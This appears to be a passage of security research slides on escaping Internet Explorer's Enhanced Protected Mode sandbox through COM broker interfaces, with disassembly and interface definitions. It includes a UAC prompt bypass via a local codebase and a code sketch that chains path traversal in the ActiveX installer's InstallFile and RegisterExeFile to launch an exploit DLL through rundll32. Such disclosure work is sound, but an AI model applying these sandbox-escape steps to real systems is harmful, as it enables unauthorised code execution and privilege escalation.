
bstr_t nav = L"http://www.myserver.com/exploit.jar";
browser->Navigate(nav, nullptr, nullptr, nullptr, nullptr);
```

Finding More Attack Surface

Lateral Movement

- Let's assume we've rigorously tested BrokerCreateKnownObject.
- No more issues found *ahem*
- What about other Query-able Interfaces on the broker itself?

CIEUserBrokerObject::QueryInterface



```
; Attributes: bp-based frame
; __int32 __stdcall CIEUserBrokerObject::QueryInterface(CIEUserBrokerObject * __hidden this, const struct _GUID *, void **)
?QueryInterface@CIEUserBrokerObject@@UAGJABU_GUID@@PAPAX@Z proc near

this= dword ptr  8
Buf1= dword ptr  0Ch
arg_8= dword ptr  10h

; FUNCTION CHUNK AT 101FEC50 SIZE 00000034 BYTES

mov     edi, edi
push    ebp
mov     ebp, esp
push    esi
push    edi        ; int *
mov     edi, [ebp+Buf1]
xor    esi, esi
push    10h        ; Size
push    offset _IID_IUnknown ; Buf2
push    edi        ; Buf1
call    _memcmp
add    esp, 0Ch
test   eax, eax
jz     loc_100021A0

push    10h        ; Size
push    offset _IID_IEUserBroker ; Buf2
push    edi        ; Buf1
call    _memcmp
add    esp, 0Ch
test   eax, eax
jz     short loc_100021A0
```



Supported Interfaces

Name	IID
IEUserBroker	{1AC7516E-E6BB-4A69-B63F-E841904DC5A6}
IERegHelperBroker	{41DC24D8-6B81-41C4-832C-FE172CB3A582}
IEAxInstallBrokerBroker	{B2103BDB-B79E-4474-8424-4363161118D5}
IEBrokerRegisterObjectCleanup	{C40B45C3-1518-46FB-A0F0-0C056174D555}
IEBrokerAttach	{7673B35E-907A-449D-A49F-E5CE47F0B0B2}

ActiveX Install Broker Broker!

```
struct IEAxInstallBrokerBroker : IUnknown
{
    HRESULT BrokerGetAxInstallBroker(REFCLSID rclsid,
                                    REFIID riid, int unk, int type, HWND, IUnknown** ppv)
};
```

- CLSID = {BDB57FF2-79B9-4205-9447-F5FE85F37312}
- Type indicates installer type:
 - 1 = Admin level installer (shows UAC prompt **BAD**)
 - 2 = User level installer (no prompt **GOOD**)

ActiveX Installer

```
struct IEAxAdminInstaller : IUnknown
{
    HRESULT InitializeAdminInstaller();
};
```

```
struct IEAxInstaller2 : IUnknown
{
    HRESULT VerifyFile();
    HRESULT RunSetupCommand();
    HRESULT InstallFile();
    HRESULT RegisterExeFile();
    HRESULT RegisterDllFile();
    // And more
};
```

Complex Interface


- Interface fairly complex, calls need to be made in right order with correct parameters
- Run debugger while installing an ActiveX

```
<object id="Control" width="32" height="32"
    classid="CLSID:F9043C85-F6F2-101A-A3C9-08002B2F49FB"
    codebase="http://www.domain.com/install.cab#Version=1,0,0,0">
</object>
```

Installing an ActiveX Control

```
BSTR path = "C:\\Path\\To\\Installer.cab";  
BSTR codebase = "http://www.somewhere.com";
```

```
installer->VerifyFile(sessionGuid, nullptr, codebase, path, "",  
0, 0, mgrclsid, &fullPath, &detailsLength, &details);
```




Prompt Bypass

- Prompt in *WinTrust!WinVerifyTrust*
- Two problems:
 1. Codebase identifies Internet resource = Prompt
 2. Downloaded CAB file marked with Low IL = Prompt
- Fixed by:
 1. Give it a local codebase parameter
 2. Verify local resource which isn't Low IL

```
BSTR path = "C:\\windows\\system32\\calc.exe";  
BSTR codebase = path;
```

Calling Sequence



Executing Our Own Code

```
void RegisterExeFile(BSTR exefile) {
    if(IsInstalledFile(exefile)) {
        WCHAR cmdline[MAX_PATH];
        StringCchPrintf(cmdline, MAX_PATH,
                        "\"%s\" /RegServer", exefile);
        CreateProcess(NULL, cmdline, ...);
    }
}
```

```
exe = "c:\\windows\\system32\\rundll32.exe";
args = "c:\\path\\to\\exploit.dll,ExploitMe";
path = exe + " " + args + "\\..\\..\\..\\windows\\temp";
InstallFile(path, "testbin.exe");
RegisterExeFile(path + "\\testbin.exe");
```

Final Wrap Up

Continuing the Work

- IE EPM has a massive attack surface.
 - Broker objects with upwards of 145 functions seem risky
 - Takes a long time to manually audit these things
 - I've only looked at a limited number of functions
- Fuzz the *BEEP* out of the broker interfaces
- COM is a liability! Any registered executable in elevation policy could contain COM objects

Questions?